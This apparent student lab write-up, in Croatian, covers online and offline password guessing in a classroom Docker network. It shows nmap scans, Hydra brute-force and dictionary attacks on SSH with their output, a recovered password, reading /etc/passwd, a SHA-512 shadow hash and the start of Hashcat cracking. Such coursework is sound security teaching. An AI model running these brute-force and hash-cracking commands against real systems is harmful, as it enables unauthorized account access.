Vježba 5:Online and Offline Password Guessing Attacks

Nmap (Network Mapper), SSH (Secure Shell), Hydra

Softver koji služi za pronalazak spojenih uređaja i web servisa na određenoj mreži .

Port scan je proces slanja paketa i analize odgovora kojim se utvrđuje imaju li uređaji ili serveri na mreži otvorenih portova kako bi se mogli remote spojiti na to računalo.


Port je logička struktura koja predstavlja nekakav proces ili mrežni servis.
Portovi su zastupljeni svojim brojem (**port number**) kojih može biti do 65 tisuća.
Port number je povezan sa IP adresom i vrstom protokola kojem se vrši komunikacija.
Najčešći trasnport protokol koji se koristi je **TCP** (Transmision Control Protocol).
Port numbers manji od 1024 su najkorišteniji portovi i poznati su pod nazivom *well-known port numbers*, dok ostatak portova koriste različite aplikacije.

SSH je je mrežni protokol koji korisnicima omogućuje uspostavu sigurnog komunikacijskog kanala između dva računala putem računalne mreže koristeći asimetričnu kriptografiju prilikom autentikacije.


Hydra je penetration testing alat za razbijanje šifiri. Pri korištenju je potrebno znati username ,IP adresu i vrstu protokola, te kako bi ubrzali proces možemo odrediti broj charactera šifre koje tražimo sa -x i broj paralelnih procesa sa -t.

Vježba

Kreirali smo 16 uređaja na mreži (16 Docker containera), te smo tražili koji uređaji imaju otvorene portove. Primjećujemo da je za ssh protokol **standardni port broj 22**.




```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ man nmap
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ nmap -v 10.0.15.0/28

Starting Nmap 7.60 ( https://nmap.org ) at 2022-01-04 11:16 CET
Initiating Ping Scan at 11:16
Scanning 16 hosts [2 ports/host]
Completed Ping Scan at 11:16, 1.21s elapsed (16 total hosts)
Initiating Parallel DNS resolution of 16 hosts. at 11:16
Completed Parallel DNS resolution of 16 hosts. at 11:16, 14.01s elapsed
Nmap scan report for 10.0.15.12 [host down]
Nmap scan report for 10.0.15.13 [host down]
Nmap scan report for 10.0.15.14 [host down]
Nmap scan report for 10.0.15.15 [host down]
Initiating Connect Scan at 11:16
Scanning 12 hosts [1000 ports/host]
Discovered open port 22/tcp on 10.0.15.0
Discovered open port 22/tcp on 10.0.15.1
Discovered open port 22/tcp on 10.0.15.2
Discovered open port 22/tcp on 10.0.15.4
Discovered open port 22/tcp on 10.0.15.5
Discovered open port 22/tcp on 10.0.15.6
Discovered open port 22/tcp on 10.0.15.7
Discovered open port 22/tcp on 10.0.15.8
Discovered open port 22/tcp on 10.0.15.11
Discovered open port 22/tcp on 10.0.15.3
Discovered open port 22/tcp on 10.0.15.9
Discovered open port 22/tcp on 10.0.15.10
Completed Connect Scan against 10.0.15.10 in 1.23s (11 hosts left)
```



```
Nmap scan report for 10.0.15.4
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.15.5
Host is up (0.0023s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.15.6
Host is up (0.0024s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.15.7
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.15.8
Host is up (0.0026s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
```

Broj uređaja na mreži znamo po **subnet maski**, tako da je za pristup uređaja na mreži alocirano
2^(32-28=**4)= 16** adresa.


Pokušaj spajanja ssh-om na određeni uređaj naredbom **ssh *ime_korisnika@ip_adresa_korisnika*** na koji se spajamo. Problem je što ne znamo šifru za spojit se na uredađaj.




```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ ssh marko_kusacic@10.0.15.5
The authenticity of host '10.0.15.5 (10.0.15.5)' can't be established.
ECDSA key fingerprint is SHA256:u4rEaCKzOum3w9z1y+9B+DW/uDhp020DQXH4Sso12ns.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.15.5' (ECDSA) to the list of known hosts.
marko_kusacic@10.0.15.5's password:

student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ ssh kusacic_marko@10.0.15.5
kusacic_marko@10.0.15.5's password:
Permission denied, please try again.
kusacic_marko@10.0.15.5's password: |
```

Online Password Guessing

Sada ćemo iskoristiti alat **Hydra**. Upisat ćemo username ,IP adresu i vrstu protokola (ssh) , broj charactera koje tražimo određen rasponom (4- 6 charactera) i broj paralelnih procesa (4).




```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ hydra -l kusacic_marko -x 4:6:a 10.0.15.5 -V -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pu
rposes.
```




```
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacl" - 64 of 321254128 [child 3] (0/0)
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 321254064 to do in 83659:55h, 4 active
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacm" - 65 of 321254128 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacn" - 66 of 321254128 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aaco" - 67 of 321254128 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacp" - 68 of 321254128 [child 2] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacq" - 69 of 321254128 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacr" - 70 of 321254128 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aacs" - 71 of 321254128 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "aact" - 72 of 321254128 [child 2] (0/0)
```

Hydra će sad pokušati sve moguće šifre koje se nalaze u zadanom rasponu. Mogućih kombinacija je 300 milijuna, a brzina pokušaja loggiranja je 64 pokušaja po minuti. Tako da bi šifru probili tek nakon **8 godina**. Razlog malog broja pokušaja po minuti jest ograničenje brzine obrade zahtjeva sa strane servera.

Kako bi smanjili vrijeme probijanja šifre možemo koristiti **dictionary attack** u kojem imamo listu najčešćih šifri, te smo tako smanjili broj mogućih šifri sa 300 milijuna na 872.




```
student@DESKTOP-7Q0BASR:/mnt/c/Users/A507/markokusacic$ hydra -l kusacic_marko -P dictionary/g5/dictionary_online.txt 10
.0.15.5 -V -t 4 ssh
```



```
Hydra (http://www.thc.org/thc-hydra) starting at 2022-01-04 11:48:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 872 login tries (l:1/p:872), ~218 tries per task
[DATA] attacking ssh://10.0.15.5:22/
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajnnj" - 1 of 872 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajgkl" - 2 of 872 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajgzj" - 3 of 872 [child 2] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajeag" - 4 of 872 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajlnk" - 5 of 872 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajana" - 6 of 872 [child 2] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajaat" - 7 of 872 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajejk" - 8 of 872 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajalz" - 9 of 872 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "olents" - 10 of 872 [child 2] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajapj" - 11 of 872 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajpll" - 12 of 872 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajpnk" - 13 of 872 [child 0] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "lthexp" - 14 of 872 [child 2] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajgpa" - 15 of 872 [child 1] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajeaz" - 16 of 872 [child 3] (0/0)
[ATTEMPT] target 10.0.15.5 - login "kusacic_marko" - pass "kajekj" - 17 of 872 [child 0] (0/0)
```


Rezultat:



```
[22][ssh] host: 10.0.15.5   login: kusacic_marko   password: anonth
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-01-04 11:52:40
```


Testirati ćemo šifru tako da ćemo se spojiti preko ssh protokola.

Uspjeh:



```
kusacic_marko@host_kusacic_marko:~$ 
```


Kada smo se uspili loggirati u account, možemo pristupiti datoteci **/etc/passwd** gdje možemo vidjeti sve korisnike prijavljene na uređaju i njihove podatke: user ID, group ID, home directory, shell i postojanost šifre. Nakon usernamea vidimo znak **(x)** koji ukazuje da korisnik ima spremljenu **hashiranu** šifru u **/etc/shadow**.



```
kusacic_marko@host_kusacic_marko:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
kusacic_marko:x:1000:1000::/home/kusacic_marko:/bin/bash
jean_doe:x:1001:1001::/home/jean_doe:/bin/bash
john_doe:x:1002:1002::/home/john_doe:/bin/bash
alice_cooper:x:1003:1003::/home/alice_cooper:/bin/bash
```


Offline Password Guessing

Hashirana šifra korisnika **freddie_mercury:**



```
freddie_mercury:$6$84IUaUErxj7RzR/q$4eQPmOGHK/d3iquUhjx73jAOS4rN09Fj6JAFT3nVeDGH3IuyWOuuHQjWmSVhK1a5B/F/FneqDmL.v/gOCi5O
U/:18996:0:99999:7:::
```

Spremljena šifra je u obliku:




```
$id$salt$hashed
```

Hashirana je **SHA-512** algoritmom prepoznata **id-om $6$,** nadalje sve do sljedećeg znaka **$** je **sol** ,te nakon toga **hashirani password**.


Kako bi dobili šifru iz njenog hash valuea,spremili smo ga u .txt file i koristimo alat Hashcat gdje smo odabrali sljedeće parametre:

-a 3 → odabir vrste napada → attack mode 3 → Brute-force




```
- [ Attack Modes ] -

  # | Mode
 ===+======
  0 | Straight
  1 | Combination
●3 | Brute-force
  6 | Hybrid Wordlist + Mask
  7 | Hybrid Mask + Wordlist
  9 | Association
```


-m 1800→ odabir algoritma hash valuea → SHA-512



```
